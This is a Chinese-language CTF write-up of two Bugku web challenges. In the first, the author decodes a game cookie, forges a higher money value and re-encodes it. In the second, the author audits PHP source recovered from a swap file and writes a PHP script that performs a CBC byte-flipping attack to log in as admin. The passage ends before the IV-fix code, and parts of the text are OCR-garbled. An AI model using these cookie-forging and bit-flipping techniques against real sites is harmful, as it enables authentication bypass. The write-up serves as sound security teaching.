        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}

function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace("", "").replace("", "");
    document.write('');
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-2.jpg"
    }, 1000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-3.jpg"
    }, 2000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-4.jpg"
    }, 3000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/6.png"
    }, 4000);
    setTimeout(function() {
        alert("ä½ ä½½ç""ä¡,æ¥ç¥žæžCEæ%“è¥ä°†è™èéé”i¼CEä½†ä,çÿæé“æ¬çoeÿè°«è¿æ¬ä±è°«i¼CEäæ°è¬•ä,€ä,çå!flag{" + md5(key) + "}")
    }, 5000)
}

```


首先获取cookie中user的值，然后进行多次的解码，其中包括url的解码，以及base64的解码，然后解码得到的数值应该就是我们网页上显示的那些属性的数据

在控制台输入`var test=getCookie('user')` 获取cookie的值

注意这里以及后面的许多函数，都是js文件里面的函数，可以拿出来用

接着在控制台依次输入：`test=decodeURIComponent(test)` 和 `test=decode_create(test)`。得到解码后的数值后，我们会惊奇的发现，我们看得懂这些值，一眼可以看到money的值为0



```
O:5:\human":10:{s:8:\xueliang":i:964;s:5:\neili":i:923;s:5:\lidao":i:55;s:6:\dingli":i:71;s:7:\waigong":i:0;s:7:\neigong":i:0;s:7:\jingyan":i:0;s:6:\yelian":i:0;s:5:\money":i:200;s:4:\flag":s:1:\0\};
```

大致流程：解cookie→修改"money"→封装→设置cookie值→有钱人→去商店→学技能→打怪

修改cookie再编码

第一种方法：

再编码其实就是解码的逆过程，按照js文件的解码顺序反过来。首先是应该是`encode_create()`，当然，js文件里面没有这样的函数，所以我们要自己来写。按照`decode_create()`的模式来进行编码。

```
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}
```

这个是解码的代码，我们按照这个代码反着来


```
var result3 = "";
for (i = 0; i < test.length; i++) {
  var num =test[i].charCodeAt();
  num = num + ((i % 10) + 2);
  num = num ^ i;
  result3 += String.fromCharCode(num)
}
```

这里注意顺序要反过来，解码是先异或，编码则是后面异或，而且-变成+。这里注意： $a^b=c$
 $c^b=a$ 。可以自己验证。

接着我们就应该base.encode(),但是这里有个坑，观察js/base64.js 文件的encode函数和decode函数，我们发现,decode函数注释了output = _utf8_decode(output);但是encode 却有 input = _utf8_encode(input);这里要是没注意到，直接用他的encode 函数，就会出错。所以这里我们自己写代码，将input = _utf8_encode(input)删掉（这里我忘记删掉这一句了，幸好我没有用到input这个变量，而是用result3，所以相当于删掉了这一句代码）

```
var base = new Base64();
var output = "";
var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
var i = 0;
input = _utf8_encode(result3);
while (i < result3.length) {
  chr1 = result3.charCodeAt(i++);
  chr2 =result3.charCodeAt(i++);
  chr3 = result3.charCodeAt(i++);
  enc1 = chr1 >> 2;
  enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
  enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
  enc4 = chr3 & 63;
  if (isNaN(chr2)) {
    enc3 = enc4 = 64;
  } else if (isNaN(chr3)) {
    enc4 = 64;
  }
  output = output +
  _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
  _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
}
```




```

>> test = "0:5:\human":10:{s:8:\xueliang";i:964;s:5:\neili";i:923;s:5:\lidao";i:55;s:6:\dingli";i:71;s:7:\waigong";i:0;s:7:\neigong";i:0;s:7:\jingyan";i:0;s:6:\yelian";i:0;s:5:\money";i:100000;s:4:\flag";s:1:\0";}";
< "0:5:\human":10:{s:8:\xueliang";i:964;s:5:\neili";i:923;s:5:\lidao";i:55;s:6:\dingli";i:71;s:7:\waigong";i:0;s:7:\neigong";i:0;s:7:\jingyan";i:0;s:6:\yelian";i:0;s:5:\money";i:100000;s:4:\flag";s:1:\0";}";
>> function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
< undefined
>> var result3 = "";
    for (i = 0; i < test.length; i++) {
        var num = test[i].charCodeAt();
        num = num + ((i % 10) + 2);
        num = num ^ i;
< "Qc;< j,qcc.698N\u008dRfV0no]jisIm0s\u001e\u001f\u001e\u0019gybg\u0014\u000cXAC_\u0004UE\u000f\u0002wHz\u0007--\u0016RQVY5h\u0001\u0000\u0005q?rv
f =e9>t\u0015\u0014\u0017\u001c\u001f/fgbv! \u0013\u0013\u0019\u0014\u000f\u0007(R/\u0011(NRV\u0002\u0019\u0003\u001b\u000e\u0005\G\u0017D?>\u0005cAA;I60\u0007p;fc*?i6-0, \u0011h0y?i?8iUm\u000d\u0009c\u00099\u0008c080U
\u0008e\u00093\u0007\u0008\u0008\u0008\u0008\u0006\u0006\u00089I\u00082\u00090iEY0\u00081\u00082j\u00086Ei+K"
>> var base = new Base64();
    var output = "";
    var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
    input = _utf8_encode(result3);
< "UTw7PCxqe3FjcC420ThOjWtSUFYwbm99am1zbG0wI3MeHx4Yz1liZxQMWEFDX18EdUUODwINd016B34WUjFmVtV0ATEABXF5P3Z2CmYgPTYSP90FSUUF2MfL2ZnYnYhCRMTGRQPQCcHKfIvESHXUIYCGQMbdQ4FXEcXREo/BTzBxKbu6fbrB++ps3nSLrP6dCs0LgR8fj1/+6y3+
/apJ3XnJnkjNPF0NnRjPDP7peIiIiIhoazJz%2FiC%2BJDMyt3V5oG7gv2G6vzs90s%3D"
>> output=encodeURIComponent(output);
< "UTw7PCxqe3FjcC420ThOjWtSUFYwbm99am1zbG0wI3MeHx4Yz1liZxQMWEFDX18EdUUODwINd016B34WUjFmVtV0ATEABXF5P3Z2CmYgPTYSP90FSUUF2MfL2ZnYnYhCRMTGRQPQCcHKfIvESHXUIYCGQMbdQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nSLrP6dCs0LgR8fj1%2F%2B6y3%2B%2FapJ3XnJnkjNPF0NnRjPDP7peIiIiIhoazJz%2FiC%2BJDMyt3V5oG7gv2G6vzs90s%3D"

```

UTw7PCxqe3FjcC420ThOjWtSUFYwbm99am1zbG0wI3MeHx4Yz1liZxQMWEFDX18EdUUODwINd016B34WUjFmVtV0ATEABXF5P3Z2CmYgPTYSP90FSUUF2MfL2ZnYnYhCRMTGRQPQCcHKfIvESHXUIYCGQMbdQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nSLrP6dCs0LgR8fj1%2F%2B6y3%2B%2FapJ3XnJnkjNPF0NnRjPDP7peIiIiIhoazJz%2FiC%2BJDMyt3V5oG7gv2G6vzs90s%3D

然后抓包修改Cookie中user的值为上面
刷新页面修改Cookie的值，然后买完所有东西，点击讨伐即可



这里有一点火狐可能会对符号进行转码，谷歌则不会

```

> test = getCookie("user")
< "UTw7PCxqe3FjcC420ThOjWtSUFYwbm99am1zbG0wI3MeHx4Yz1liZxQMWEFDX18EdUUODwINd016B34WUjFmVtV0ATEABH95P3Z2CmYgPTYSP90FSUUA6IFL2ZnYnYhCRMTGRQPQCcHKfIvESHXUIYCGQMbdQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nSLrP6dCs0LgR8fj1/+6y3+/apJ3XnJnkjNPF0NnRjPDP7pzzfaMiJDcxt%2FXKp%2F8%2B12C5vTqgUE%3D"
> test = decodeURIComponent(test)
< "UTw7PCxqe3FjcC420ThOjWtSUFYwbm99am1zbG0wI3MeHx4Yz1liZxQMWEFDX18EdUUODwINd016B34WUjFmVtV0ATEABH95P3Z2CmYgPTYSP90FSUUA6IFL2ZnYnYhCRMTGRQPQCcHKfIvESHXUIYCGQMbdQ4FXEcXREo/BTzBxKbu6fbrB++ps3nSLrP6dCs0LgR8fj1/+6y3+/apJ3XnJnkjNPF0NnRjPDP7pzzfaMiJDcxt/XkP/B++12C5vTqgUE="
> test = decode_create(test)
< "0:5:\human":10:{s:8:\xueliang";i:747;s:5:\neili";i:940;s:5:\lidao";i:67;s:6:\dingli";i:60;s:7:\waigong";i:0;s:7:\neigong";i:0;s:7:\jingyan";i:0;s:6:\yelian";i:0;s:5:\money";i:0;s:4:\flag";s:1:\0";}";

```

参考：
https://blog.csdn.net/weixin_44329796/article/details/100022497
https://blog.csdn.net/qq_25899635/article/details/92759985

52.login4

login4

250

<http://123.206.31.85:49168/>

flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxx}

hint: CBC字节翻转攻击

题目地址: <http://123.206.31.85:49168/>连接已失效

wp来自: <https://blog.csdn.net/u013577244/article/details/86310881>

Bugku Login4 WriteUp:

流程图链接: <https://www.processon.com/view/link/5c36cc8ae4b08a7683a177cd>

CBC字节翻转攻击原理: <http://www.anquan.us/static/drops/tips-7828.html>

目录扫描, 得到.index.php.swp

```

Host: 123.206.31.85
Requests: GET
Banned response codes: 404
Using payload: dirs.txt
Threads: 30
Total requests: 2659 (aprox: 88 / thread)

cod | size | line | time |
-----|-----|-----|-----|
200 | 16384 | 1 | 145 | /.index.php.swp
200 | 1877 | 7 | 149 | /index.php
400 | 308 | 1581 | 105 | ../admin
400 | 308 | 1584 | 90 | ../admin/default.php
400 | 308 | 1582 | 109 | ../admin.php
400 | 308 | 1586 | 99 | ../admin/index.php
400 | 308 | 1587 | 100 | ../admin/login
400 | 308 | 1590 | 99 | ../admin/manage.php
400 | 308 | 1589 | 114 | ../admin/manage
400 | 308 | 1585 | 133 | ../admin/index
400 | 308 | 1588 | 153 | ../admin/login.php
400 | 308 | 1583 | 887 | ../admin/default
200 | 1877 | 2151 | 146 | https://blog.csdn.net/qq_45774670

```

下载该文件, 使用vim -r .index.php.swp打开审计源码。已经手动在代码里添加了注释

```

<?php
define("SECRET_KEY", file_get_contents('/root/key'));
define("METHOD", "aes-128-cbc");
session_start();

function get_random_iv(){ //随机生成16位初始化向量
    $random_iv="";
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
}

```

```

return $random_iv;
}

#第一个执行的方法
function login($info){
    $iv = get_random_iv();
    $plain = serialize($info); //明文序列化
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv); //加密
    //options: 以下标记的按位或: OPENSSSL_RAW_DATA 原生数据, 对应数字1, 不进行 base64 编码。OPENSSSL_ZERO_PADDING 数据进行
    base64 编码再返回, 对应数字0。
    $_SESSION['username'] = $info['username']; //注册SESSION全局变量
    //以下两行设置cookie
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}

function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE['iv']);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."' ) can't unserialize</p>");
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}

#第二个执行, 检测用户名为admin时, 打印flag
function show_homepage(){
    if ($_SESSION["username"]=== 'admin'){
        echo '<p>Hello admin</p>';
        echo '<p>Flag is $flag</p>';
    }else{
        echo '<p>hello '.$_SESSION['username'].'</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="logout.php">Log out</a></p>';
}

if(isset($_POST['username']) && isset($_POST['password'])){
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    if($username === 'admin'){
        exit('<p>admin are not allowed to login</p>');
    }else{
        $info = array('username'=>$username, 'password'=>$password);
        login($info);
        show_homepage();
    }
}else{
    if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }else{
        echo '<body class="login-body">
        <div id="wrapper">
        <div class="user-icon"></div>

```

```

<div class="pass-icon"></div>
<form name="login-form" class="login-form" action="" method="post">
  <div class="header">
    <h1>Login Form</h1>
    <span>Fill out the form below to login to my super awesome imaginary control panel.</span>
  </div>
  <div class="content">
    <input name="username" type="text" class="input username" value="Username" onfocus="this.value='\'' />
    <input name="password" type="password" class="input password" value="Password" onfocus="this.value='\'' />
  </div>

```

源码审计

审计源码首先要找到程序起点，跟着程序走一遍，了解流程。

程序起点在这个if里：

```

if(isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    if($username === 'admin'){
        exit('<p>admin are not allowed to login</p>');
    }else{
        $info = array('username'=>$username, 'password'=>$password);
        login($info);
        show_homepage();
    }
}
else{
    if(isset($_SESSION["username"])) {
        check_login();
        show_homepage();
    }else{
        echo '<body class="login-body">
            <div id="wrapper">
                <div class="user-icon"></div>
                <div class="pass-icon"></div>
                <form name="login-form" class="login-form" action="" method="post">
                    <div class="header">
                        <h1>Login Form</h1>
                        <span>Fill out the form below to login to my super awesome imaginary control panel.</span>
                    </div>
                    <div class="content">
                        <input name="username" type="text" class="input username" value="Username" onfocus="this.value='\'' />
                        <input name="password" type="password" class="input password" value="Password" onfocus="this.value='\'' />
                    </div>
                </form>
            </div>
        </body>

```

我们以else为分割符，先看上面一段的代码。

程序接收到POST参数(username,password)，并且禁止admin登陆。当用户名不是admin的时候，首先把用户名密码放入数组，传到login方法中。

login方法对传入的数组进行了序列化，并且使用aes-128-cbc对序列化进行加密。iv(初始化向量)是随机生成的。最终把cipher和iv放入cookie。

```

#第一个执行的方法
function login($info){
    $iv = get_random_iv();
    $plain = serialize($info); //明文序列化
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSEL_RAW_DATA, $iv); //加密
    //options: 以下标记的按位或: OPENSSEL_RAW_DATA 原生数据, 对应数字1, 不进行 base64 编码. OPENSSEL_ZERO_PADDING 数据进行 base64 编码再返回, 对应数字0.
    $_SESSION['username'] = $info['username']; //注册SESSION全局变量
    //以下两行设置cookie
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}

```

<https://blog.csdn.net/u0135772>

再到show_homepage()方法，检测\$_SESSION中的username是admin时，打印flag。否则提示Only admin can see flag

```

#第二个执行，检测用户名为admin时，打印flag
function show_homepage(){
    if ($_SESSION["username"] === 'admin'){
        echo '<p>Hello admin</p>';
        echo '<p>Flag is $flag</p>';
    }else{
        echo '<p>hello '.$_SESSION['username'].'</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="logout.php">Log out</a></p>';
}

```

```
function check_login() {
```

然后审计else的下半部分，这里是上半部分操作执行过后，存在\$_SESSION['username']时执行。当不存在POST数据或者\$_SESSION['username']时，显示登陆页面。

有\$_SESSION['username']时，进入check_login()方法。

当cookie中存在cipher、iv时，对cipher进行解密。这里是解题的关键，可以通过修改cookie中的cipher值，将序列化数据的用户名修改成admin。从而绕过程序起点处禁止admin登陆的判断。

```
]function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE['iv']);
    ]    if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY,
        OPENSSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die(
                "<p>base64_decode('".base64_encode($plain)."')
                can't unserialize</p>");
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}
```

https://blog.csdn.net/qq_45774670

最后执行到show_homepage()方法，当我们在check_login()中把用户名修改为admin时，这里输出flag。

解题：

访问题目页面，使用用户名admil，密码123登陆。页面提示内容与审计的结果一致。此时程序已经执行了login()方法，在cookie中写入了cipher和iv。

hello admil
Only admin can see flag
[Log out](#)

使用burp抓包，刷新页面，内容如下：

通过上面审计源码可知，需要把post数据删掉，才能进入check_login()方法判断当前用户名。

Request

Raw	Params	Headers	Hex
POST / HTTP/1.1			
Host: 123.206.31.85:49168			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			
Referer: http://123.206.31.85:49168/			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 40			
Connection: close			
Cookie: td_cookie=2657410967; PHPSESSID=ga64dju7hs7viiup27vd29h90;			
iv=%2FBzX293qR9DLMWvN214UHg%3D%3D;			
cipher=Zv8WydZcpQrou%2BaXFwpc4pMGrXmyl1DveklskRePV8M1rAvnTF0R8OGk7T53GVQ%2F5PwTcJ6OkuqnPWLQbCh54w%3D%3D			
Upgrade-Insecure-Requests: 1			
Cache-Control: max-age=0			
username=admil&password=123&submit=Login			

删掉


https://blog.csdn.net/qq_45774670

通过最开始列出的“CBC字节翻转攻击原理”文章，这里需要修改cipher和iv的值来实现变更用户名。

基本原理（强塞内容）：

CBC字节翻转攻击原理

注释：红色数据块表示被修改过



这里讲下为什么能把admini修改成admin

根据上图，我们可以知道CBC解密过程：

密文1=>解密密文1=>解密密文1 XOR 初始化向量(iv) = 明文1

密文2=>解密密文2=>解密密文2 XOR 密文1 = 明文2

密文3=>解密密文3=>解密密文3 XOR 密文2 = 明文3

以此类推，除了第一次，后面所以数据解密后都需要跟上一个密文进行异或得到明文。

从上面的解密过程可以推断出，当我们修改前一个密文的第N个字节时，会影响到后一个密文解密出来的明文的第N个字节。

例如：当我们修改密文1的第6个字节时，密文2解密时，解密后的密文2跟密文1进行异或操作，明文2的第6个字节也会受到影响。

异或特性：

解密得出明文的步骤使用了异或运算，而异或运算有个特性，是可以自定义异或结果的。

这里的讲解借用到大佬文章的讲解思路。

假设： $A \oplus B = C$ ，则可得

$$B = A \oplus C$$

当人为修改 $A=A \oplus C$ 时，

$$A \oplus B = A \oplus C \oplus B = B \oplus B = 0$$

当人为修改 $A=A \oplus C \oplus x$ (x为任意数值)时，

$$A \oplus B = A \oplus C \oplus x \oplus B = B \oplus B \oplus x = x$$

举例：

密文1[4]的意思是密文1字符串第4个字节，相当于数组下标。

设：密文1[4] = A，解密(密文2)[4] = B，明文2[4] = C

因为 $A \oplus B = C$ ，根据结论有 $B = A \oplus C$

当人为修改 $A=A \oplus C$ 时，那么 $A \oplus B = A \oplus C \oplus B = B \oplus B = 0$ ，这样明文2[4]的结果就为0了

当人为修改 $A=A \oplus C \oplus x$ (x为任意数值)时，那么

$A \oplus B = A \oplus C \oplus x \oplus B = B \oplus B \oplus x = x$ ，这就达到了控制明文某个字节的目的是。

编程：

根据上面的推论，就可以开始写程序修改cipher和iv来控制用户名了。

```
<?php
header("Content-Type: text/html;charset=utf-8");
#计算cipher
/*
明文1: a:2:{s:8:"userna //r
明文2: me";s:5:"admil"; //l字母在第14个字节
明文3: s:8:"password";s
明文4: :3:"123";}
*/
$cipher = base64_decode(urldecode('f0csYAAWdy%2FGISsvWLR6NICBad4p2U%2BXm2Rr2X07iytKd4r8V5tbO7%2Fcxlib96eRDGUOMQclQg
vxw2SZXOobWQ%3D%3D'));
$temp = $cipher;
/*
设密文1[13]=A, 解密(密文2)[13]=B, 明文2[13]=C,
将A修改为A ^ C,则:
A ^ B = A ^ C ^ B = B ^ B = 0 = C
*/
// A C X
$cipher[13] = chr(ord($cipher[13]) ^ ord('l') ^ ord('n'));
echo urlencode(base64_encode($cipher));
?>
```




执行结果:

IPjdaWoyHx%2FQsw%2BV93ZNYcyXRij3XVsQyxDvhFnLIPhigzl2gWsT2N0IsEaqq%2BX8j4Y4GcfkaZg0K%2B0m%2BhTHQ%3D%3D

当我们在burp将计算后的cipher替换发送后,发现提示错误。

这是因为我们修改了密文1中的数据,使第一次解密出的明文数据错乱,打乱了序列化数据的格式,反序列化失败。

但是当我们把返回的base64数据解码后,可以发现我们的username已经修改成admin了。



出现这种错误,根据CBC解密原理,我们只需要修改iv的值,使得iv XOR 解密(密文1) = 明文1即可。

编写程序实现:

